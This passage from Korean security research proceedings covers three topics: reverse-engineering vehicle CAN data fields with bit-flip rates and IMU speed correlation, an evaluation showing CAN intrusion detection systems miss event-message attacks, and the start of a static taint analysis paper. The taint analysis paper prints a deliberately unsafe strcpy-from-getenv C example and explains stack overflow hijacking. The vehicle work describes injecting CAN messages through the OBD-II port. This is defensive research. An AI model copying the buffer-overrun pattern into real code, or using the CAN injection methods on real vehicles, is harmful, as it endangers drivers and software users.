READ(Reverse Engineering of Automotive data Frames)[3]는 CAN data 필드의 인코딩된 다양한 유형의 신호를 분석하기 위한 자동 리버스 엔지니어링 알고리즘을 제안하였다. 차량에서 수집된 모든 CAN 메시지를 각 CAN ID에 대해 분류하여 ID 수만큼의 트레이스를 생성한다. bit-flip rate를 구하기 위하여 각 트레이스마다 포함된 CAN 메시지 리스트의 data 필드의 16진수 값을 2진수로 변환한다. 시퀀스 메시지에 따라 각 bit가 변하는 정도를 측정한 후, 해당 ID의 메시지 수로 나눔으로써 해당 bit 위치의 bit-flip rate를 계산한다. 계산된 bit-flip rate를 통해 신호 값의 경계를 추출하고, data 필드에 인코딩 된 신호(Physical, Counter, CRC)를 식별한다. 결과의 정확성을 판단하기 위해 실험 차량의 CAN DBC(database for CAN)와 비교하였고 약 95% 이상의 높은 정확성을 보여주었다.

LibreCAN[4]은 스마트폰에 내장된 IMU(Inertial Measurement Unit) 센서와 OBD(On-Board Diagnostics)-II 프로토콜을 이용하여 차량의 파워트레인과 차체 부분의 CAN 메시지 신호를 해석하는 자동화된 프레임워크를 제안하였다. LibreCAN은 READ[3] 알고리즘을 기반으로 data 필드의 신호 경계 추출을 시행하였으나 추가적으로 임의의 임계값을 기준으로 Physical, Multi-values, CRC, Counter 필드 신호를 분류한다. 또한, 식별된 신호를 OBD PID[5]와 IMU 센서에서 측정한 신호와의 상관관계 및 회귀분석을 통해 일치시켜 차량의 파워트레인 및 차체와 관련된 CAN 메시지 정보를 파악한다. LibreCAN에 의해 해석된 CAN 메시지 구조는 해당 연구팀이 소유한 CAN DBC 파일과의 비교를 통해 정확성을 증명하였다.

III. 제안기법

본 논문에서는 가속도 센서를 이용한 차량의 CAN data 필드에 대한 리버스 엔지니어링 기법을 제안한다. 수집한 CAN 메시지에 대해 bit-flip rate 기법을 적용하여 Sensor 필드를 추출한 후, 가속도 센서를 이용하여 수집한 속도 정보와의 상관관계를 구한다. 가속도 센서의 속도 정보와 높은 상관관계를 가지는 CAN의 Sensor 필드는 차량의 속도 정보를 나타내는 CAN data 필드라는 것을 유추할 수 있으며 CAN DBC의 공개된 리소스 파일[6]과 비교하여 유추된 CAN ID 및 data 필드에 대한 결과를 평가한다.

3.1 가속도 센서 수집 및 속도 정보 계산

IMU 센서를 사용하여 주행 중인 차량의 가속도 값을 수집한다. 수집된 시간 정보와 가속도 값을 이용하여 주행 시간에 따른 차량의 속도를 계산한다. 가속도와 초기 속도를 알면 시간에 따른 속도를 계산할 수 있으며 식 (1)을 사용한다.

$$v(t) = \int a(t)dt \tag{1}$$

3.2 CAN 메시지 분석 및 Sensor 필드 추출

bit-flip rate(BFR)를 구하기 위해 차량의 CAN Traffic을 수집하여 CAN ID 별로 CAN 메시지를 분류한다. CAN ID의 DLC 길이에 따라 0~63 길이의 bit position으로 나타낼 수 있다. 각 CAN ID의 bit-flip rate는 식 (2)에 따라 계산된다[7].

$$BFR_{c,k} = \frac{1}{n_c} \sum_{i=2}^{n_c} b_{c,k,i} \quad (b_{c,k,1} = 0) \tag{2}$$

- $BFR_{c,k}$: 임의의 CAN ID(c)의 k번째 bit position에 대한 bit-flip rate
- n_c: 임의의 CAN ID(c)를 가지는 CAN 메시지 수
- $b_{c,k,i}$: 임의의 CAN ID(c)의 i번째 data 필드의 k번째 bit와 $i-1$번째 data 필드의 k번째 bit 값이 다르면 1, 같으면 0




그림 2. BFR에 따른 신호 분류

계산된 bit-flip rate의 특징에 따라 그림 2와 같이 Sensor, Unused, Counter, Checksum과 같은 신호로 분류할 수 있다. Sensor 필드는 특정 물리량(Physical Value)의 값을 나타내며 bit-flip rate가 LSB(Least Significant Bit)에서 MSB(Most Significant Bit)로 이동할수록 감소하는 추세를 보인다. 본 논문에서는 분류한 신호 중, 차량의 속도 정보가 포함되어 있는 Sensor 필드에 대한 신호만을 사용한다.

3.3 가속도 센서값과 CAN Sensor 필드의 상관관계 분석

가속도 센서값과 연관 있는 임의의 CAN ID와 data 필드를 유추하기 위해 상관관계 분석을 수행한다. 가속도 센서값을 통해 구한 속도 값과 Sensor 필드로 분류된 모든 CAN ID의 data 필드의 상관관계를 비교하여 높은 상관관계를 가지는 Sensor 필드와 CAN ID를 속도와 관련된 CAN ID 및 data 필드로 판단한다.

IV. 실험

본 논문에서 제안한 가속도 센서를 이용한 CAN 리버스 엔지니어링 기법을 평가하기 위한 실험 환경은 그림 3과 같다. 실험 차량은 제네시스 EQ900을 이용하였고, CAN 메시지 Monitoring을 위하여 OBD-II 포트에 NeoVI FIRE 2 장비를 연결하여 사용하였다.




그림 3. 차량 실험 환경




그림 4. BFR을 이용한 CAN ID 및 Sensor 필드 식별

4.1 IMU 센서를 이용한 가속도 값 수집

주행 중인 차량의 가속도 값을 측정하기 위해 라즈베리 파이와 IMU(Inertia Measurement Unit) 센서인 MPU-6050[8]을 결합하여 차량 내부에 부착하였다. MPU-6050은 가속도와 자이로 센서가 하나의 센서에 모두 포함된 6DOF(Degrees of Freedom) 센서이다. 본 실험에서는 가속도의 x축을 차량의 주행 진행방향과 동일하게 설정한 후, x축의 가속도 센서값을 수집하여 속도 값을 계산하였다.

4.2 CAN 메시지 분석 및 신호 추출

CAN Monitoring Tool을 이용하여 주행 중인 차량의 CAN Traffic을 수집하였다. 수집된 CAN 메시지에서 실험 차량의 모든 CAN ID를 확인하고 bit-flip rate를 계산하여 Sensor 필드를 추출한 결과는 그림 4와 같다. bit position은 CAN ID의 DLC 길이에 따라 최대 0~63으로 표현된다. 실험 차량에 대하여 총 69개의 CAN ID중, 24개의 CAN ID에서 63개의 Sensor 필드를 확인하였다.

표 1. 높은 상관관계를 가지는 CAN ID 및 bit position

CAN ID [Bit position]	Correlation
0x260[40, 45]	0.7801
0x366[32, 36]	-0.739
0x366[40, 45]	0.9994
0x367[48, 60]	0892
0x368[8, 13]	0.9993
0x386[0, 10]	0.9993
0x386[16, 26]	0.9993
0x386[32, 42]	0.9992
0x386[48, 58]	0.9992
0x4F1[8, 14]	0.9991

4.3 속도와 관련된 CAN Sensor 필드 유추

속도와 관련된 CAN ID 및 data 필드를 유추하기 위해서는 IMU 센서를 통해 계산된 속도 값과 CAN Sensor 필드와의 상관관계를 분석해야한다. 각 CAN ID의 data 필드에서 분류된 Sensor 필드와 IMU의 속도 간의 상관관계를 계산한다. 일반적으로 상관관계 수치가 0.7 이상이면 강한 양의 상관관계, -0.7 이하이면 강한 음의 상관관계를 가진다고 판단한다. 실험 차량의 결과는 표 1과 같으며 CAN data 필드에서 분류된 Sensor 필드 중, 총 6개의 CAN ID에서 10개의 Sensor 필드가 IMU의 속도 정보와 높은 상관관계를 가지는 것으로 분석되었다. 그림 5는 IMU 센서를 통해 계산된 속도 값과 0x4F1[8, 14]의 센서 값을 보여준다.

속도와 연관된 CAN ID와 data 필드를 리소스 파일[6]와 비교하였고, 분류한 모든 data 필드에 대해 차량의 km/h, rpm과 같이 속도 정보를 나타내는 data 필드임을 확인하였다.

V. 결론

본 논문은 공개되어 있지 않은 CAN 메시지 의미에 대한 효율적인 분석을 위해 가속도 센서를 이용한 CAN 리버스 엔지니어링 기법을 제안하였다. bit-flip rate를 이용하여 CAN data 필드의 신호를 분류하고, 상관관계를 이용하여 속도와 연관 있는 CAN ID 및 data 필드를 유추하였다. 또한, 실제 차량에서 실험을 진행하고 리소스 파일과 비교함으로써 제안한 기법에 대해 평가하였다.




그림 5. IMU와 0x4F1[8, 14]의 Sensor Value 비교

Acknowledgement

이 성과는 2020년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원(No.NRF-2020R1C1C1007446) 을 받아 수행된 연구임

[참고문헌]

[1] Miller, Charlie, and Chris Valasek. "Remote exploitation of an unaltered passenger vehicle." Black Hat USA 2015.S 91 (2015).

[2] ISO 11898-1:2015, Road Vehicles Controller Are Network (CAN), 2015.

[3] Marchetti, Mirco, and Dario Stabili. "READ: Reverse engineering of automotive data frames." IEEE Transactions on Information Forensics and Security 14.4 (2018): 1083-1097.

[4] Pesé, Mert D., et al. "LibreCAN: Automated CAN message translator." Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security. 2019.

[5] https://en.wikipedia.org/wiki/OBD-II_PIDs

[6] https://github.com/commaai/opendbc

[7] 김형훈, et al. "Non-Random CAN Fuzzing을 통한 효율적인 ECU 분석 기술." Journal of The Korea Institute of Information Security & Cryptology 30.6 (2020).

[8] https://playground.arduino.cc/Main/MPU-6050/

CAN 메시지 기반 차량 침입 탐지 시스템 분석

김형훈* 최원석** 조효진***

*숭실대학교 (대학원생) **한성대학교 (교수) ***숭실대학교 (교수)

The Analysis of CAN Message based Intrusion Detection System

Hyunghoon Kim* Wonsuk Choi** Hyo Jin Jo***

*Soongsil University(Graduate student) **Hansung University(Professor)
***Soongsil University(Professor)

요 약

최근 차량 기술의 발전에 따라 차량 내부 네트워크에 접근할 수 있는 외부 접점 또한 증가함으로써 차량 해킹 사례가 많이 발생하고 있다. 차량 공격에 대응하기 위해 다양한 보안 솔루션이 개발되고 있으며, 그중 CAN(Controller Area Network) 메시지 기반 차량 침입 탐지 시스템에 대한 연구가 활발히 진행되고 있다. 하지만 기존의 차량 침입 탐지 시스템들은 주로 주기적인 CAN 메시지에 기반한 공격에 대해서만 성능 평가가 이루어진 한계점이 존재한다. 따라서 본 논문에서는 기존에 연구되었던 대표적인 침입 탐지 시스템 3가지를 선정하고, 이를 구현하여 차량 이벤트 발생 시에 전송 주기가 변하는 CAN 메시지를 이용하는 공격에 대한 탐지 성능 평가를 진행하였다. 본 논문의 실험 결과, 논문에서 선택된 3개의 IDS들은 전송 주기가 일정하지 않은 메시지 기반 공격들에 대해 탐지 성능이 (F1-score 기준) 약 50% 이하로 나타났고, 해당 공격들을 제대로 탐지하지 못함을 확인할 수 있었다.

I. 서론

차량에는 조향, 엔진, AVN(Audio Video Navigation) 등과 같은 전자 시스템을 제어하기 위해 다수의 ECU(Electronic Control Unit)가 탑재되어 출시된다. ECU는 차량 내부 네트워크의 표준인 CAN(Controller Area Network)을 통해 통신함으로써 차량을 더 효율적으로 제어할 수 있게 되었다. CAN은 1986년 독일의 Robert Bosch에서 개발된 프로토콜이며[1], 현재까지 차량 제조업체에서 사용하고 있다. 하지만 CAN은 암호화 및 인증 등과 같은 보안 기법이 적용되어 있지 않아 취약점이 존재한다는 문제점이 있다. 더불어 차량과 ICT(Information and Communication Technology) 융합으로 인해, 자율주행차나 커넥티드 카와 같이 차량 기술이 발전함에 따라 차량 내부 네트워크에 접근할 수 있는 외부 접점도 증가하고 있어서 차량 해킹 사례가 많이 발생하고 있다[2][3].

위와 같은 차량 공격에 대응하기 위해 다양한 보안 솔루션이 개발되고 있으며, 그중 CAN 메시지 기반 차량 침입 탐지 시스템인 CAN Message based Automotive IDS (Intrusion Detection System)에 대한 연구가 활발히 진행되고 있다[4]. CAN 메시지는 크게 주기적인 메시지(e.g., 차량 속도, 공기압 센서 등)와 차량 이벤트 발생 시에 메시지 주기가 변경되는 PE(Periodic and Event) 메시지(e.g., 방향지시등, 차량 문 열림 등)로 분류된다. 기존 IDS는 주기적인 메시지에 대해 높은 탐지율을 보여주고 있는 반면, 이벤트에 따라 메시지 주기가 변경되는 PE 메시지에 대한 탐지율 평가가 부족한 상황이다.

본 논문에서는 기존에 연구되었던 CAN Message based IDS를 이용하여 주기적인 메시지를 이용한 공격과 PE 메시지를 이용한 공격에 대한 탐지 성능을 평가함으로써 기존 IDS의 한계점을 보여주며 향후 IDS 연구 방향을 제시

SOF	ID	RTR	IDE	R	DLC	Data Field	CRC Field	ACK Field	EOF
1 bit	11 bit	1 bit	1 bit	1 bit	4 bit	0~8 byte	16 bit	2 bit	7 bit

그림 1. CAN Data Frame 구조

한다.

본 논문의 구성은 다음과 같다. 2장에서는 배경지식에 대해 설명하고, 3장에서는 CAN Message based IDS에 대해 설명한다. 4장에서는 3장에서 소개된 IDS들을 평가한다. 마지막으로 5장에서는 결론을 맺는다.

II. 배경지식

2.1 CAN Data Frame

CAN 프로토콜의 Data Frame 구조는 그림 1과 같으며, SOF(Start Of Frame), ID(IDentifier), RTR(Remote Transmission Request), IDE(IDentifier Extension bit), R(Reversed), DLC(Data Length Code), Data Field, CRC(Cyclic Redundancy Check) Field, ACK(Acknowledgement) Field, EOF(End Of Frame)로 구성되어 있다. CAN ID의 길이에 따라 표준 CAN 2.0 A(11bit)와 확장 CAN 2.0 B(29bit)로 구분될 수 있다. 본 논문에서는 표준 CAN 2.0 A를 이용한다.

2.2 공격 시나리오

CAN과 관련된 알려진 공격은 Flooding, Spoofing, Replay, Fuzzing으로 총 4가지로 구성되어 있다[5].

- Flooding: 높은 우선순위의 CAN 메시지를 대량으로 주입하는 공격
- Spoofing: 공격자가 원하는 기능을 수행하는 CAN 메시지를 생성하여 주입하는 공격
- Replay: 기존에 흐르던 정상 CAN 트래픽을 추출하여, 그대로 다시 주입하는 공격
- Fuzzing: 임의로 선택한 ID에 무작위 값을 매번 설정하여 주입하는 공격

III. CAN Message based IDS

3.1 (Type 1) GAN 기반 IDS [6]

PE 메시지 기반 공격에 대한 성능 평가 대상으로 선정된 Type 1 IDS는 GAN(Generative Adversarial Network)[7]을 활용한 IDS이다[6].

Type 1 IDS에서는 CAN Data Frame의 ID를 feature로 사용한다. 특정 개수의 CAN 메시지 단위 기준으로, ID에 대해 one hot vector encoding 방식을 이용하여 2D grid 형식으로 변환한 real image를 생성한 후, real image의 spatial correlation 특징을 학습한다. Type 1 IDS에는 두 개의 탐지 모델로 구성되어 있으며, 첫 번째 모델은 알려진 공격을 탐지하는 discriminator이고, 두 번째 모델은 알려지지 않은 새로운 공격을 탐지하기 위한 모델이다. 두 번째 탐지 모델에서는 generator를 이용하여 학습에 사용된 real image와 비슷한 fake image를 생성한 후, fake image를 탐지할 수 있는 discriminator를 제공한다. 해당 연구에서는 앞서 설명한 두 개의 탐지 모델 discriminator에 대한 특정 임계값을 조절하면서 2.2절에서 소개된 4가지의 공격 기법을 평가한 결과, 약 99%의 높은 탐지율을 보여주었다.

3.2 (Type 2) DCNN 기반 IDS [8]

Type 2 IDS는 DCNN(Deep Convolutional Neural Network)[9] 기반 IDS를 이용한다[8].

Type 2 IDS도 Type 1 IDS와 마찬가지로 CAN Data Frame의 ID를 Feature로 사용한다. 해당 연구에서는 29개의 CAN 메시지 단위 기준으로, hexadecimal인 ID를 binary로 변환하여 2D grid frame을 생성한다. 생성된 2D grid frame의 spatial correlation 특징을 학습한다. Type 2 IDS는 Inception-ResNet[10] 모델의 아키텍처를 수정 및 경량화한 Reduced Inception-ResNet을 생성하였다. 위와 같이 생성한 탐지 모델을 이용하여 2.2절에서 소개된 4가지의 공격 기법에 대해 평가한 결과, 약 99%의 높은 탐지율을 보여주었으며, 다른 머신러닝

표 1. AVANTE CN7 PE 메시지 공격 리스트

CAN ID	Frequency	Event Frequency	Description
0x541	100ms	40ms	방향지시등 비상점멸등
0x553	200ms	40ms	와이퍼

알고리즘들과 비교하였을 때에도 가장 높은 탐지율을 보여주었다.

3.3 (Type 3) Random Forest 기반 IDS

Type 3 IDS는 Random Forest[11] 기반 IDS를 이용한다.

Type 3 IDS에서는 Random Forest 학습을 위해 CAN 메시지 간의 frequency, sequence, busload, counter, difference, interframe space, data equal rate 등 총 15가지의 feature를 선택하였다. Type 3 IDS는 2020 K-사이버 시큐리티 챌린지 자동차 해킹 공격/방어 트랙에서 1위를 달성하였다[5].

IV. 실험 및 평가

3장에서 설명한 3가지의 CAN Message based IDS를 이용하여 주기적인 메시지 공격과 PE 메시지 공격에 대한 탐지 성능을 평가한다.

4.1 공격 데이터셋

본 실험에서 사용되는 주기적인 메시지 공격 데이터셋은 [5]을 이용하였다. PE 메시지 공격 데이터셋은 실험 차량을 통해 자체적으로 생성하였으며, 공격 데이터 셋의 구성은 표 1과 같고 실험 환경은 그림 2와 같다. neoVI-Fire2 장비를 이용하여 차량의 OBD-II 포트를 통해 PE 메시지를 주입 및 로깅하였다.

4.2 평가 및 결과

본 실험에서는 CAN 메시지 단위 기준(packet-based attack/normal decision)으로 정




그림 2. AVANTE CN7 실험 환경

상과 공격 메시지를 분류한 결과에 대해 F1-score를 계산함으로써 모델의 탐지 성능을 평가하였다.

- $Precision = \frac{True\ Positive}{True\ Positive + False\ Positive}$
- $Recall = \frac{True\ Positive}{True\ Positive + False\ Negative}$
- $F1 - Score = 2 \times \frac{Precision \times Recall}{Precision + Recall}$

3가지의 CAN Message based IDS에 대한 탐지 성능 평가는 그림 3과 같다. 그림 3의 그래프에서 살구색, 주황색, 빨간색은 [5]의 공격 데이터셋, PE 메시지 공격 I (0x541), PE 메시지 공격 II (0x553)에 대한 탐지율을 나타낸다. Type 1, Type 2, Type 3 IDS 모두 주기적인 메시지 공격에 대해서는 약 80% 이상으로 높은 탐지율을 볼 수 있다. 그에 비해, PE 메시지 공




그림 3. Type 1, Type 2, Type 3 IDS의 F1-score

격에 대해서는 Type 1, 2 IDS는 약 20%의 탐지율을 보이고, Type 3 IDS는 약 50% 이하로 낮은 탐지율을 볼 수 있다.

실험 결과를 통해 주기적인 CAN 메시지의 특성들을 주로 학습하게 되는 기존 IDS들이 이벤트에 따라 정상 상황에서도 메시지 전송주기 변화하는 PE 메시지들을 이용한 공격은 대처하지 못한다는 것을 알 수 있다. 따라서 그림 3의 실험 결과는 PE 메시지를 이용한 공격들을 탐지할 수 있는 IDS 기술이 연구되어야 한다는 점을 시사한다.

V. 결론

본 논문에서는 최근에 발표된 기계학습 기반 CAN Message base IDS에서 대표적인 3가지 기술을 구현한 후, 이를 이용하여 PE 메시지 공격에 대한 탐지 성능 평가를 하였다. 실험 결과를 통해 CAN 메시지의 전송 주기 특성에 기반한 IDS들은 PE 메시지 기반 공격들을 제대로 탐지하지 못하는 것을 확인하였다. 따라서 기존의 주기적인 메시지 공격 이외에도 PE 메시지 공격을 탐지하는 IDS에 대한 연구가 필요하다.

ACKNOWLEDGEMENT

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00111, AI 기술을 활용한 자율주행 자동차 사이버 공격 및 방어 기술 연구)

[참고문헌]

[1] Robert Bosch GmbH, CAN Specification Version 2.0, 1991.

[2] C. Miller and C. Valasek, Remote Exploitation of an Unaltered Passenger Vehicle, Black Hat USA, Aug, 2015.

[3] Keen Security Lab of Tencent, Free-Fall: Hacking Tesla from Wireless to CAN Bus, Black Hat USA, Jul, 2017.

[4] K.G. Kim, J.S. Kim, S.H. Jeong, J.H. Park, and H.K. Kim, Cybersecurity for autonomous vehicles: Review of attacks and defense, Computers & Security, Apr, 2021.

[5] H.J. Kang, B.I. Kwak, Y.H. Lee, H.E. Lee, H.J. Lee, and H.K. Kim, Car hacking and defense competition on in-vehicle network, Workshop on Automotive and Autonomous Vehicle Security (AutoSec), Feb, 2021.

[6] E. Seo, H.M. Song, and H.K. Kim, GIDS: GAN based intrusion detection system for in-vehicle network, in 16th Annual Conference on Privacy, Security and Trust (PST), Aug, 2018.

[7] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, Generative adversarial nets, in Advances in Neural Information Processing Systems, Jun, 2014.

[8] H.M. Song, J.Y. Woo, and H.K. Kim, In-vehicle network intrusion detection using deep convolutional neural network, Vehicular Communications, Jan, 2020.

[9] A. Krizhevsky, I. Sutskever, G. E. Hinton, ImageNet classification with deep convolutional neural networks, in Advances in Nerual Information Processing Systems, Dec, 2012.

[10] K. He, X. Zhang, S. Ren, and J. Sun, Deep residual learning for image recognition, in Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, Jun, 2016.

[11] T.K. Ho, Random decision forests, in Proceedings of 3rd International Conference on Document Analysis and Recognition, Aug, 1995.

정적 오염 분석을 통한 보안 취약점 탐지

박상희*, 최진영**
*고려대학교 정보보호대학원

Detecting Security Vulnerabilities with Static Taint Analysis

Sang-Hui Bak*, Jin-young Choi**
*School of Cybersecurity, Korea University

요 약

소프트웨어의 크기가 커지고 사용되는 분야가 다양해짐에 따라 보안 취약점에 의한 위험도 증가하고 있다. 예컨대 과거에는 내장형 시스템을 해킹하기 위해선 장치에 물리적인 접근이 가능해야 했기 때문에 해커들은 내장형 시스템을 공격 대상으로 삼지 않았다. 그러나 내장형 시스템 간의 네트워크 통신 연결이 증가함에 따라 장치에 접근하지 않아도 공격 가능한 방법이 생기고 있다. 개발자들은 네트워크 통신 연결이 더욱 증가하고 있는 것을 알고 있지만, 이로 인해 증가하는 보안 취약점에 대한 개발자들의 인식 수준은 아직도 매우 낮다. 하여 본 논문에서는 여러 보안 취약점 중 잠재적 위험이 존재하는 입력값으로 인한 보안 취약점에 대해 다루고, 이러한 보안 취약점이 전체 시스템에 끼칠 수 있는 영향이 어떠한지, 개발자들에게 보안 취약점을 제거하는데 어떻게 도움을 줄 수 있는지에 대해 기술한다.

I. 서론

소프트웨어를 대상으로 하는 사이버 공격이 갈수록 다양하고 정교해지고 있다. 통상 해커들은 보안 취약점에 데이터를 보내는 방법으로 시스템에 침투하기 때문에 보안 취약점은 해커들에게 데이터를 탈취하거나 시스템을 마비시키는 문과 같은 곳이다. 개발자 관점에서 이러한 보안 취약점을 최소화하기 위해서는 모든 입력값을 잠재적인 위험으로 간주하고, 사용하기 전에 값의 유효성을 확인해야 한다. 이렇게 하면 입력값과 관련된 보안 취약점을 사전에 발견하고 해커의 공격으로부터 방어할 준비를 할 수 있다. 물론 모든 입력값의 위치를 찾고 사용 전 확인하는 작업은 시스템 전체의 데이터 흐름을 직접 추적해야 하므로 어려운 것이 사실이다.

본 논문은 저자가 작성했던 블로그 글[1]을 확장한 내용으로, 정적 분석 기법을 이용하여 잠재적 위험이 존재하는 입력값이 전체 시스템 내에서 어떻게 흘러가고 중요 코드에 어떠한 영향을 끼칠 수 있는지, 또 개발자들에게 이러한 보안 취약점들을 제거하는데 어떻게 도움을 주는지 기술하고 마무리한다.

II. 배경 지식

2.1 오염 분석 (Taint Analysis)

[2]보안 프로그래밍 용어로 확인하지 않은 입력값을 오염(tainted) 데이터라고 한다. 오염 분석은 보안 취약점을 탐지하는데 사용되는 기법의 하나로, 사용자가 입력한 값과 같은 민감한 데이터에 대한 데이터 흐름을 분석하는 방법이다. 외부로부터 입력되는 값들을 읽어오는 코드를 오염의 근원(taint source)이라 하고, 오염 데이터가 유효성을 확인받지 않은 이상 흘러가면 안 되는 곳을 오염 구멍(taint sink)[3], 유효성을 확인받은 데이터는 깨끗한(cleansed) 데이터라 한다. 오염 분석은 오염의 근원에서 오는 입력값들이 오염 구멍으로 모이는 것을

추적하는 분석이다. 오염 분석[4]은 정적 오염 분석(static taint analysis)[5]과 동적 오염 분석(dynamic taint analysis)[6], 그리고 둘을 혼용하는 혼합 분석(hybrid analysis)으로 분류된다. 정적 오염 분석은 프로그램을 실행 없이 소스 코드만을 가지고 분석하는 방법이며, 동적 오염 분석은 프로그램을 실제로 실행시키며 입력값에 대한 결과값을 분석하는 방법이다.

이 오염된 데이터는 시스템의 예상하지 못한 동작이나 실패와 같은 품질 이슈를 발생시키기도 한다. 어떠한 형태든 입력값을 받는 센서를 가지고 있는 소프트웨어는 그 센서들로부터 받는 입력값들을 모두 잠재적인 위험으로 간주해야 한다. 왜냐하면, 입력값들에 대한 예외처리 코드가 없는 경우 차후 시스템의 실패로 이어질 수 있기 때문이다. 따라서 오염 분석 기법은 소스 코드의 가장 위험한 부분의 품질을 향상하는 데에도 효과적이다.

개발자들은 잠재적으로 위험한 입력값을 확인하고 검증함으로써 이러한 보안 취약점들을 방어할 수 있다. 그러나 시스템이 오염 데이터를 적절히 다루고 있는지에 대해 확인하는 것은 전체 소스 코드에 대한 구조를 파악하고 데이터 및 조건 흐름을 쫓아가야 해서 어려울 수 있다. 크기가 작은 시스템이라 할지라도 어렵고 지루한 작업이 될 수 있으며 사람이 직접 분석하는 것은 정확하지 않은 결과로 이어진다.

2.2 오염 데이터를 활용한 시스템 공격

검증되지 않은 채널을 통해 입력된 값을 사용하는 것의 가장 큰 위험은 해커가 해당 채널을 보안 취약점으로 이용하여 중요 데이터를 탈취하거나 시스템이 실패되도록 유도할 수 있다는 것이다. 오염 데이터와 연관된 대표적인 보안 약점[7]은 Buffer overrun이 있고 공격으로는 [8]SQL injection, command injection, cross-site scripting 등이 있다.

타격이 컸던 사이버 공격들의 대부분은 Buffer overrun을 이용한 공격이었다. 해커가 Buffer overrun을 악용하는 방법은 많이 있으나, 본 논문에서는 해커가 중간에 프로세스를 가로채고 임의의 코드로 돌게 만드는 가장 기본적인 경우를 다루고자 한다.

```
void config(void)
{
char buf[100];
int count;
…
strcpy(buf, getenv(“CONFIG”));
…
}
```

Fig. 1. Buffer overrun 예시 코드

Fig. 1.를 보면 CONFIG라는 환경 변수 값을 받아오는 getenv를 호출하여 외부 입력값을 받는 것을 확인할 수 있다. 이 소스 코드를 작성한 개발자는 아마도 환경 변수 값이 버퍼 크기보다 적다고 예상했을 것이다. 그러나 버퍼 크기 값과 입력값의 크기를 비교하는 코드는 작성되어 있지 않다. 만약 해커가 100을 넘는 값을 할당할 경우 Buffer overrun이 발생할 것이다. 이때 저장된 데이터는 인접한 변수 영역을 침범할 것이며, 결국 포인터 영역까지 침범하게 된다.

해커는 이렇게 데이터의 길이와 내용을 적절히 조절함으로써 Buffer overrun을 일으키고 운영체제의 스택이 실패(crash)되게 하여 특정 코드가 실행되도록 한다. 해커가 보낸 데이터는 대게의 경우 특정 시스템에서 실행될 수 있는 기계가 코드와 복귀 포인터에 저장될 새로운 주소로 구성되어 있다. 복귀 포인터에 저장될 새로운 주소는 다시 스택 메모리 공간을 가리켜서 해커가 작성한 명령어를 실행하게 된다.

